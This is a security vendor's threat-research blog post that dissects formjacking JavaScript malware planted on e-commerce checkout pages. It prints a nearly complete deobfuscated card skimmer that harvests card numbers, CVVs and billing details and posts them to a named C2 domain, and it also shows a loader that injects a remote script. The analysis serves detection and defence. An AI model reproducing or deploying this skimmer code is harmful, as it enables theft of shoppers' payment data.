[](https://www.paloaltonetworks.com/)
[](https://unit42.paloaltonetworks.com/)
Menu
* [Tools](https://unit42.paloaltonetworks.com/tools/)
* [ATOMs](https://unit42.paloaltonetworks.com/atoms/)
* [Security Consulting](https://www.paloaltonetworks.com/unit42)
* [About Us](https://unit42.paloaltonetworks.com/about-unit-42/)
* [**Under Attack?**](https://start.paloaltonetworks.com/contact-unit42.html)
English
* [English](https://unit42.paloaltonetworks.com/anatomy-of-formjacking-attacks/)
* [Japanese](https://unit42.paloaltonetworks.com/ja/anatomy-of-formjacking-attacks/)
* [Threat Research Center](https://unit42.paloaltonetworks.com "Threat Research")
* [Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/ "Threat Research")
* [Malware](https://unit42.paloaltonetworks.com/category/malware/ "Malware")
[Malware](https://unit42.paloaltonetworks.com/category/malware/)
# Anatomy of Formjacking Attacks
 8 min read
Related Products
[Advanced WildFire](https://unit42.paloaltonetworks.com/product-category/advanced-wildfire/ "Advanced WildFire")
* 
By:
* [Jin Chen](https://unit42.paloaltonetworks.com/author/jin-chen/)
* [Tao Yan](https://unit42.paloaltonetworks.com/author/tao-yan/)
* [Taojie Wang](https://unit42.paloaltonetworks.com/author/taojie-wang/)
* [Zhanglin He](https://unit42.paloaltonetworks.com/author/zhanglin-he/)
* 
Published:April 27, 2020
* 
Categories:
* [Malware](https://unit42.paloaltonetworks.com/category/malware/)
* [Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/)
* 
Tags:
* [Formjacking Attack](https://unit42.paloaltonetworks.com/tag/formjacking-attack/)
* [JavaScript Malware](https://unit42.paloaltonetworks.com/tag/javascript-malware/)
* [](https://unit42.paloaltonetworks.com/anatomy-of-formjacking-attacks/?pdf=download&lg=en&_wpnonce=40dbae5d0f "Click here to download")
* [](https://unit42.paloaltonetworks.com/anatomy-of-formjacking-attacks/?pdf=print&lg=en&_wpnonce=40dbae5d0f "Click here to print")
Share
* 
* [](mailto:?subject=Anatomy%20of%20Formjacking%20Attacks&body=Check%20out%20this%20article%20https%3A%2F%2Funit42.paloaltonetworks.com%2Fanatomy-of-formjacking-attacks%2F "Share in email")
* [](https://www.facebook.com/sharer/sharer.php?u=https%3A%2F%2Funit42.paloaltonetworks.com%2Fanatomy-of-formjacking-attacks%2F "Share in Facebook")
* [](https://www.linkedin.com/sharing/share-offsite/?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fanatomy-of-formjacking-attacks%2F&title=Anatomy%20of%20Formjacking%20Attacks "Share in LinkedIn")
* [](https://twitter.com/intent/tweet?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fanatomy-of-formjacking-attacks%2F&text=Anatomy%20of%20Formjacking%20Attacks "Share in Twitter")
* [](https://www.paloaltonetworks.com//www.reddit.com/submit?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Fanatomy-of-formjacking-attacks%2F&ts=markdown "Share in Reddit")
* [](https://mastodon.social/share?text=Anatomy%20of%20Formjacking%20Attacks%20https%3A%2F%2Funit42.paloaltonetworks.com%2Fanatomy-of-formjacking-attacks%2F "Share in Mastodon")
## Executive Summary
The rise of the Internet has contributed positively in many ways to people's lives and you can find almost any service on the internet now. However, the convenience of the internet also opens a gate to use malware to steal people's confidential information, and unfortunately, more and more malware authors are taking advantage of this.
Formjacking, where cybercriminals inject malicious JavaScript code to hack a website and take over the functionality of the site's form page to collect sensitive user information, is one of the fastest growing forms of cyber attack. It is designed to steal credit card details and other personal information from payment forms that are captured on the "checkout" pages of e-commerce websites.
When a user unknowingly visits a compromised shopping website which has been hacked, they put items in their cart and go to checkout, inputting their credit card information (e.g. Name, address, email, credit card number, CVV, expiration date, etc.) on the checkout page. When they click the "checkout" or "submit" button, a malicious code collects the users' input information and sends it to an attacker's Command \& Control (C2) server. The original purchase request is unaffected by this and the user receives their products as expected. Many [large websites](https://www.infosecurity-magazine.com/opinions/security-formjacking-1-1-1/) have been compromised using this technique, such as British Airways, Ticketmaster, Delta, Newegg and Topps.com Sports Collectibles.
The process flow is in Figure 1, below:
 Figure 1. Formjacking process flow
Writing formjacking code and deploying it to a compromised site is not very difficult for an attacker to do and allows them to steal credit card information quickly and easily without needing to deploy malware or compromise a system.
This makes it very attractive for attackers, especially considering e-commerce service is very popular today.
This blog provides a deep-dive into how formjacking code works. Palo Alto Networks customers are protected from this type of attack: WildFire detects and correctly identifies formjacking attacks as malicious and PANDB also identifies the URLs as malicious.
### Typical Formjacking Attack
Below is a typical formjacking sample, which as of April 8, 2020 was only detected as malicious by three entities in VirusTotal. (SHA256:[a79da1f007cfc88e4f8ae13623e2b752d2da03bcf9d51a74ea1fca2e6e6fca14](https://www.virustotal.com/intelligence/search/?query=a79da1f007cfc88e4f8ae13623e2b752d2da03bcf9d51a74ea1fca2e6e6fca14))
The code is very long and highly obfuscated; we had to deobfuscate it before we were able to read it. Below is part of the original code.
window\["payment\_checkout1"\] = \["W\*!\`\[EnTa/mKelU\*R=R'3/ngu8mpe/rqxo7N\_EcglaDrvtla5qoK\`'!\]" \[(785034646 \* "kNL7xIvgS.\\x85j}\_K=" \["charCodeAt"\](2) + 22.0)\["toString"\](("Y^8ZH/D:0$or5\<+\\x8aqU" \["charCodeAt"\](3) \* 0 + 36.0))\](/\[\\!8ET\\/W\`Nl5vRDpgUqKx37\]/g, ""), "+Ki\<(n1JpUuLtq\[@i;dg\*GZ=l%'+ckc0\_5nfIu!Bm#bTexr-2'H\]" \[(8.0 + "Q#C|UZ$?hm)\*s" \["charCodeAt"\](11) \* 477238723)\["toString"\]((3 \* "4%|6W5laMO" \["length"\] + 0.0))\](/\[qLGUZ\\- \\@k\\#\\+2TfKJ0I\\(\\!H\\\<\\;\\%xlg15B\]/g, ""), "0)\*N\[/nsaOmve@\*h=4'Nc0c6d\_G5nKukm3'3\]" \[(387097319 \* "~s\\x84\\x60u\\x89t1\\x80VC?L\\x85ZWmw" \["charCodeAt"\](11) + 36.0)\["toString"\](("Vu.\\x8a^'\\x81E\\x806" \["length"\] \* 3 + 1.0))\](/\[0\\/N3d6sh\\)4kv5\\@KOG\]/g, "")\];
|----------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 | window\["payment\_checkout1"\] = \["W\*!\`\[EnTa/mKelU\*R=R'3/ngu8mpe/rqxo7N\_EcglaDrvtla5qoK\`'!\]" \[(785034646 \* "kNL7xIvgS.\\x85j}\_K=" \["charCodeAt"\](2) + 22.0)\["toString"\](("Y^8ZH/D:0$or5\<+\\x8aqU" \["charCodeAt"\](3) \* 0 + 36.0))\](/\[\\!8ET\\/W\`Nl5vRDpgUqKx37\]/g, ""), "+Ki\<(n1JpUuLtq\[@i;dg\*GZ=l%'+ckc0\_5nfIu!Bm#bTexr-2'H\]" \[(8.0 + "Q#C|UZ$?hm)\*s" \["charCodeAt"\](11) \* 477238723)\["toString"\]((3 \* "4%|6W5laMO" \["length"\] + 0.0))\](/\[qLGUZ\\- \\@k\\#\\+2TfKJ0I\\(\\!H\\\<\\;\\%xlg15B\]/g, ""), "0)\*N\[/nsaOmve@\*h=4'Nc0c6d\_G5nKukm3'3\]" \[(387097319 \* "~s\\x84\\x60u\\x89t1\\x80VC?L\\x85ZWmw" \["charCodeAt"\](11) + 36.0)\["toString"\](("Vu.\\x8a^'\\x81E\\x806" \["length"\] \* 3 + 1.0))\](/\[0\\/N3d6sh\\)4kv5\\@KOG\]/g, "")\]; |
At first, we can see the basic construct is:
window\["payment\_checkout1"\] = \[var1, var2, ...\]
|---|-----------------------------------------------------|
| 1 | window\["payment\_checkout1"\] = \[var1, var2, ...\] |
Taking var1 as an example, we break it down into three parts:
* \["W\*!`[EnTa/mKelU*R=R'3/ngu8mpe/rqxo7N_EcglaDrvtla5qoK`'!\]" is the first part and is an encrypted string.
* \[(785034646 \* "kNL7xIvgS.\\x85j}\_K=" \["charCodeAt"\](2) + 22.0)\["toString"\](("Y^8ZH/D:0$or5\<+\\x8aqU" \["charCodeAt"\](3) \* 0 +36.0))\] is the second part.
1. We can calculate (785034646 \* "kNL7xIvgS.\\x85j}\_K=" \["charCodeAt"\](2) + 22.0) to get 59662633118.
2. We can also calculate ("Y^8ZH/D:0$or5\<+\\x8aqU" \["charCodeAt"\](3) \* 0 +36.0)) to get 36.
3. So the second part is the same as (59662633118).toString(36), which means the result is "replace" string, refer to toString function [documentation](https://www.w3schools.com/jsref/jsref_tostring_number.asp).
* (/\[\\!8ET\\/W```Nl5vRDpgUqKx37]/g, ""``) is the third part, which is a regex pattern.```
` `
` `
`Since var1 is the same as "`xxxxx".replace(/\[!8ET/WNl5vRDpgUqKx37\]/g, ""), that means it uses the regex to decrypt the string. After decryption, var1 is "\*\[name\*='numero\_cartao'\]".
Finally we can deobfuscate the above code to below:
window\["payment\_checkout1"\] = \["\*\[name\*='numero\_cartao'\]", "input\[id\*='cc\_number'\]", "\*\[name\*='cc\_num'\]"\]
|-----|--------------------------------------------------------------------------------------------------------------------------|
| 1 2 | window\["payment\_checkout1"\] = \["\*\[name\*='numero\_cartao'\]", "input\[id\*='cc\_number'\]", "\*\[name\*='cc\_num'\]"\] |
Below is another part of the original code.
document\["addEv" + String.fromCharCode(101) + "ntListen" + String.fromCharCode(101) + "r"\]("lDKOQM9C4 /oSn\&tNesQnStjXL7Ao6aTdVse\`d" \[(48.0 + "7$bz?m|9\\x80c\\x88OpJI.{RdH" \["charCodeAt"\](7) \* 427844405)\["toString"\] (("NC}1r\\x81W" \["length"\] \* 4 + 3.0))\](/\[4TlN9s6Sj\`\\\&VKQA7X\\/\]/g, ""), function(event) { sHv(); });
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 | document\["addEv" + String.fromCharCode(101) + "ntListen" + String.fromCharCode(101) + "r"\]("lDKOQM9C4 /oSn\&tNesQnStjXL7Ao6aTdVse\`d" \[(48.0 + "7$bz?m|9\\x80c\\x88OpJI.{RdH" \["charCodeAt"\](7) \* 427844405)\["toString"\] (("NC}1r\\x81W" \["length"\] \* 4 + 3.0))\](/\[4TlN9s6Sj\`\\\&VKQA7X\\/\]/g, ""), function(event) { sHv(); }); |
We can deobfuscate the above to get the below code:
document.addEventListener("DOMContentLoaded", function() { sHv();}, false);
|-----|-----------------------------------------------------------------------------|
| 1 2 | document.addEventListener("DOMContentLoaded", function() { sHv();}, false); |
Now, let's deobfuscate the original core code, shown below.
window\["payment\_checkout1"\] = \["\*\[name\*='numero\_cartao'\]", "input\[id\*='cc\_number'\]", "\*\[name\*='cc\_num'\]"\] window\["payment\_checkout2"\] = \["\*\[name\*='expiracao\_mes'\]", "\*\[name\*='cc\_exp\_m'\]", "\*\[name\*='expirationMonth'\]"\] window\["payment\_checkout3"\] = \["\*\[name\*='expiracao\_ano'\]", "\*\[name\*='cc\_exp\_y'\]", "\*\[name\*='expirationYear'\]"\] window\["payment\_checkout4"\] = \["\*\[name\*='codigo\_seguranca'\]", "input\[id\*='cc\_cid'\]", "\*\[name\*='cc\_cid'\]"\] function hZy(keys, values) { var r = \[\]; for (var i = 0; i \< keys.length; i++) { r.push(encodeURIComponent(keys\[i\]) +"="+ encodeURIComponent(values\[i\])) } return r.join("\&"); } function UWo(str, index, replacement) { return str.substr(0, index) + replacement + str.substr(index + replacement.length); } function F8S(str) { var hex = ""; for (var i = 0; i \< str.length; i++) { hex += str.charCodeAt(i).toString(16); } //switch 2 bytes for (var i = 0; i \< hex\["length"\]; i += 2) { var c1 = hex.substr(i, 1); var c2 = hex.substr(i+1, 1); hex = UWo(hex, i, c2); hex = UWo(hex, i+1, c1); } return hex; } function wIW(post\_data, success) { var xhr = window\["XMLHttpRequest"\] ? new XMLHttpRequest() : new ActiveXObject("Microsoft.XMLHTTP"); xhr.open("POST", "https://magentoengine.su/stat.js"); xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); xhr.onload = function() {}; xhr.send(encodeURI(post\_data)); return xhr; } function pa4(selectors) { for (var i =0; i \< selectors\["length"\]; i++) { var selector = selectors\[I\]; var elem = document\["querySelector"\](selector); if (elem) return elem; } return false; } function LBM(sel) { var el = document\["querySelector"\](sel); if (!el) return "" return el\["value"\]; } function fdT(selectors) { var el = pa4(selectors); if (!el) return "" return el\["value"\]; } function zTI() { ... var val\_1 = fdT(window\["payment\_checkout1"\]); var val\_2 = fdT(window\["payment\_checkout2"\]); var val\_3 = fdT(window\["payment\_checkout3"\]); var val\_4 = fdT(window\["payment\_checkout4"\]); if ((!val\_1) || (!val\_4) || (!val\_2) || (!val\_3)) { return; } var val\_5 = LBM("\*\[name='billing\[firstname\]'\]"); var val\_6 = LBM(\*\[name='billing\[lastname\]'\]"); var val\_7 = LBM("\*\[name='billing\[street\]\[\]'\]"); var val\_8 = LBM("\*\[name='billing\[city\]'\]"); var val\_9 = LBM("\*\[name='billing\[region\_id\]'\]"); var val\_10 = LBM("\*\[name='billing\[postcode\]'\]"); var val\_11 = LBM("\*\[name='billing\[country\_id\]'\]"); var val\_12 = LBM("\*\[name='billing\[telephone\]'\]"); var val\_13 = LBM("\*\[name='billing\[email\]'\]"); var keys = \[\]; var values = \[\]; keys.push("host"); values.push(ant\_host); keys.push("number); values.push(val\_1); keys.push("exp1"); values.push(val\_2); keys.push("exp2"); values.push(val\_3); keys.push("cvv"); values.push(val\_4); keys.push("firstname"); values.push(val\_5); keys.push("lastname"); values.push(val\_6); keys.push("address"); values.push(val\_7); keys.push("city"); values.push(val\_8); keys.push("state"); values.push(val\_9); keys.push("zip"); values.push(val\_10); keys.push("country"); values.push(val\_11); keys.push("phone"); values.push(val\_12); keys.push("email"); values.push(val\_13); keys.push("uagent"); values.push(navigator.userAgent); var en = F8S(hZy(keys, values)); if (en == window\["ant\_last\_data"\]) return; window\["ant\_last\_data"\] = en; values = "touch="+ en; wIW(values, false); } function yfJ() { if (!(pa4(window\["payment\_checkout1"\]))) return; var elems\_all = \[\]; var selectors = \["button\[onclick\*='.save'\]", "button\[class\*='checkout'\]"\]; for (var i = 0; i \< selectors.length; i++) { var selector = selectors\[I\]; var elems = document.querySelectorAll(selector); for (var j =0; j \< elems.length; j++) { var elem = elems\[j\]; if (!(elems\_all.includes(elem))) { elems\_all.push(elem); } } } for (var i = 0; i \< elems\_all.length; i++) { var elem = elems\_all\[I\]; var dk = elem\["getAttribute"\]("ant\_check"); if (dk == "1") { continue; } elem.addEventListent("click", function() { try { zTI(); } catch (err) {} }); elem.addEventListent("mousedown", function() { try { zTI(); } catch (err) {} }); elem\["setAttribute"\]("ant\_check", "1"); } } function sHv() { if (window\["ant\_loaded"\]) return; window\["ant\_loaded"\] = true; yfJ(); window\["ant\_interval"\] = setInterval(function() { \ yfJ()\; }, 7000); } \document.addEventListener("DOMContentLoaded", function() { sHv();}, false);\ window.addEventListener("load", function() { sHv();}, false);
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 | window\["payment\_checkout1"\] = \["\*\[name\*='numero\_cartao'\]", "input\[id\*='cc\_number'\]", "\*\[name\*='cc\_num'\]"\] window\["payment\_checkout2"\] = \["\*\[name\*='expiracao\_mes'\]", "\*\[name\*='cc\_exp\_m'\]", "\*\[name\*='expirationMonth'\]"\] window\["payment\_checkout3"\] = \["\*\[name\*='expiracao\_ano'\]", "\*\[name\*='cc\_exp\_y'\]", "\*\[name\*='expirationYear'\]"\] window\["payment\_checkout4"\] = \["\*\[name\*='codigo\_seguranca'\]", "input\[id\*='cc\_cid'\]", "\*\[name\*='cc\_cid'\]"\] function hZy(keys, values) { var r = \[\]; for (var i = 0; i \< keys.length; i++) { r.push(encodeURIComponent(keys\[i\]) +"="+ encodeURIComponent(values\[i\])) } return r.join("\&"); } function UWo(str, index, replacement) { return str.substr(0, index) + replacement + str.substr(index + replacement.length); } function F8S(str) { var hex = ""; for (var i = 0; i \< str.length; i++) { hex += str.charCodeAt(i).toString(16); } //switch 2 bytes for (var i = 0; i \< hex\["length"\]; i += 2) { var c1 = hex.substr(i, 1); var c2 = hex.substr(i+1, 1); hex = UWo(hex, i, c2); hex = UWo(hex, i+1, c1); } return hex; } function wIW(post\_data, success) { var xhr = window\["XMLHttpRequest"\] ? new XMLHttpRequest() : new ActiveXObject("Microsoft.XMLHTTP"); xhr.open("POST", "https://magentoengine.su/stat.js"); xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); xhr.onload = function() {}; xhr.send(encodeURI(post\_data)); return xhr; } function pa4(selectors) { for (var i =0; i \< selectors\["length"\]; i++) { var selector = selectors\[I\]; var elem = document\["querySelector"\](selector); if (elem) return elem; } return false; } function LBM(sel) { var el = document\["querySelector"\](sel); if (!el) return "" return el\["value"\]; } function fdT(selectors) { var el = pa4(selectors); if (!el) return "" return el\["value"\]; } function zTI() { ... var val\_1 = fdT(window\["payment\_checkout1"\]); var val\_2 = fdT(window\["payment\_checkout2"\]); var val\_3 = fdT(window\["payment\_checkout3"\]); var val\_4 = fdT(window\["payment\_checkout4"\]); if ((!val\_1) || (!val\_4) || (!val\_2) || (!val\_3)) { return; } var val\_5 = LBM("\*\[name='billing\[firstname\]'\]"); var val\_6 = LBM(\*\[name='billing\[lastname\]'\]"); var val\_7 = LBM("\*\[name='billing\[street\]\[\]'\]"); var val\_8 = LBM("\*\[name='billing\[city\]'\]"); var val\_9 = LBM("\*\[name='billing\[region\_id\]'\]"); var val\_10 = LBM("\*\[name='billing\[postcode\]'\]"); var val\_11 = LBM("\*\[name='billing\[country\_id\]'\]"); var val\_12 = LBM("\*\[name='billing\[telephone\]'\]"); var val\_13 = LBM("\*\[name='billing\[email\]'\]"); var keys = \[\]; var values = \[\]; keys.push("host"); values.push(ant\_host); keys.push("number); values.push(val\_1); keys.push("exp1"); values.push(val\_2); keys.push("exp2"); values.push(val\_3); keys.push("cvv"); values.push(val\_4); keys.push("firstname"); values.push(val\_5); keys.push("lastname"); values.push(val\_6); keys.push("address"); values.push(val\_7); keys.push("city"); values.push(val\_8); keys.push("state"); values.push(val\_9); keys.push("zip"); values.push(val\_10); keys.push("country"); values.push(val\_11); keys.push("phone"); values.push(val\_12); keys.push("email"); values.push(val\_13); keys.push("uagent"); values.push(navigator.userAgent); var en = F8S(hZy(keys, values)); if (en == window\["ant\_last\_data"\]) return; window\["ant\_last\_data"\] = en; values = "touch="+ en; wIW(values, false); } function yfJ() { if (!(pa4(window\["payment\_checkout1"\]))) return; var elems\_all = \[\]; var selectors = \["button\[onclick\*='.save'\]", "button\[class\*='checkout'\]"\]; for (var i = 0; i \< selectors.length; i++) { var selector = selectors\[I\]; var elems = document.querySelectorAll(selector); for (var j =0; j \< elems.length; j++) { var elem = elems\[j\]; if (!(elems\_all.includes(elem))) { elems\_all.push(elem); } } } for (var i = 0; i \< elems\_all.length; i++) { var elem = elems\_all\[I\]; var dk = elem\["getAttribute"\]("ant\_check"); if (dk == "1") { continue; } elem.addEventListent("click", function() { try { zTI(); } catch (err) {} }); elem.addEventListent("mousedown", function() { try { zTI(); } catch (err) {} }); elem\["setAttribute"\]("ant\_check", "1"); } } function sHv() { if (window\["ant\_loaded"\]) return; window\["ant\_loaded"\] = true; yfJ(); window\["ant\_interval"\] = setInterval(function() { \ yfJ()\; }, 7000); } \document.addEventListener("DOMContentLoaded", function() { sHv();}, false);\ window.addEventListener("load", function() { sHv();}, false); |
Now we can figure out the main flow of events:
1. It creates a listener on the "DOMContentLoaded" and "load" events, so once a page finishes loading, it will execute the sHv function, which creates a timer to execute the yFj function every 7 seconds.
2. The yFj function will scan all payment-related buttons in the page using ("button\[onclick\*='.save'\]" and "button\[class\*='checkout'\]"). If one exists, it will create "click" and "mousedown" listeners with the event function zTI.
3. When a user clicks a related button, the zTI function is triggered and it will collect any values from below the html element by document.querySelector (see the pa4 function), and these values include credit card information:
* window\["payment\_checkout1"\] = \["\*\[name\*='numero\_cartao'\]", "input\[id\*='cc\_number'\]", "\*\[name\*='cc\_num'\]"\]
* window\["payment\_checkout2"\] = \["\*\[name\*='expiracao\_mes'\]", "\*\[name\*='cc\_exp\_m'\]", "\*\[name\*='expirationMonth'\]"\]
* window\["payment\_checkout3"\] = \["\*\[name\*='expiracao\_ano'\]", "\*\[name\*='cc\_exp\_y'\]", "\*\[name\*='expirationYear'\]"\]
* window\["payment\_checkout4"\] = \["\*\[name\*='codigo\_seguranca'\]", "input\[id\*='cc\_cid'\]", "\*\[name\*='cc\_cid'\]"\]
* Then it will call the hZy and F8S functions to encrypt the collected data.
* At last, it will call the wIW function to send the data to the remote server.
The main process flow is shown below in Figure 2.
 Figure 2. Formjacking code flow
Simply to say, it will listen to the "click" event, once you click, it will collect all payment information which you fill in form, and send it to the C2 server.
An Advanced Example
An advanced Formjacking sample can hide itself more craftily, which makes it very hard to be tracked. We use the below SHA256 for this analysis.
(SHA256: 5775efac071288ff6632056635f285b03bf2ab6d6dee1fd902555e256fe63119)
At a glance, it is not hard to read, the code is only a few lines.
1. var PFG="80y0y151n3a2p360w2r2s320w1p0w2s".constructor; ... 2. for(...) { qKn+=... } 3. var hAn={}; hAn\["t"+"oStri"+(70\>17?"\\x6e":"\\x68")+"g"\]=PFG\["con"+(86\>33?"\\x73":"\\ x6b")+"t"+"ru"+String.fromCharCode(99)+" tor"\](qKn); 4. qKn=hAn+"e1l151n2s332r39312t32382j0y0y170y0y17141j1h1q
|----------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 | 1. var PFG="80y0y151n3a2p360w2r2s320w1p0w2s".constructor; ... 2. for(...) { qKn+=... } 3. var hAn={}; hAn\["t"+"oStri"+(70\>17?"\\x6e":"\\x68")+"g"\]=PFG\["con"+(86\>33?"\\x73":"\\ x6b")+"t"+"ru"+String.fromCharCode(99)+" tor"\](qKn); 4. qKn=hAn+"e1l151n2s332r39312t32382j0y0y170y0y17141j1h1q |
The above 4 steps:
1. Create a PFG variable, which is a string constructor function.
2. Use a loop to decrypt the stage 2 code and assign it to the qKn variable.
3. Overwrite the hAn.toString function with the PFG.constructor(qKn).constructor.
4. Execute the hAn.toString() function so it will execute "xxx".constructor(qKn).constructor(), which will execute qKn as code. In step 2, qKn was assigned as the stage 2 code.
Next we analyzed the stage two code, hash shown below.
(SHA256:1e4300dff5e0978092102028487c08267b74fb3beef14faa56b0f1a3fbc53ae4)
1. var cdn = document\["createElement"\]("_s!cCr\_i0p~=t" \["replace"\](/\[0C\\!\\_\\=\\~\]/g, "")); ... 2. cdn\["src"\] = "\]qhft+tw8pvsB:Q/w/KmlkybxFi;nPtYBa9d8.zcu9oA\[ml/VjFNs@/3Zc@oX(n85tge GnQtA.Lj\[s" \[(2709681237 \* "\\x89se-}\]ucS" \["length"\] + 0.0)\["toString"\](("\\x81f8OSZ^\*.5#\\x60x\\x7f|Pn$\]~" \["charCodeAt"\](7) \* 0 + 31.0))\](/ \[bP\\+\\\]9fk8GFYglv\\\[\\@K\\(VXLqBwZ5uzQ\\;AN3\]/g, ""); ... 3. document\["body"\]\["appendChild"\](cdn);
|-------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 | 1. var cdn = document\["createElement"\]("_s!cCr\_i0p~=t" \["replace"\](/\[0C\\!\\_\\=\\~\]/g, "")); ... 2. cdn\["src"\] = "\]qhft+tw8pvsB:Q/w/KmlkybxFi;nPtYBa9d8.zcu9oA\[ml/VjFNs@/3Zc@oX(n85tge GnQtA.Lj\[s" \[(2709681237 \* "\\x89se-}\]ucS" \["length"\] + 0.0)\["toString"\](("\\x81f8OSZ^\*.5#\\x60x\\x7f|Pn$\]~" \["charCodeAt"\](7) \* 0 + 31.0))\](/ \[bP\\+\\\]9fk8GFYglv\\\[\\@K\\(VXLqBwZ5uzQ\\;AN3\]/g, ""); ... 3. document\["body"\]\["appendChild"\](cdn); |
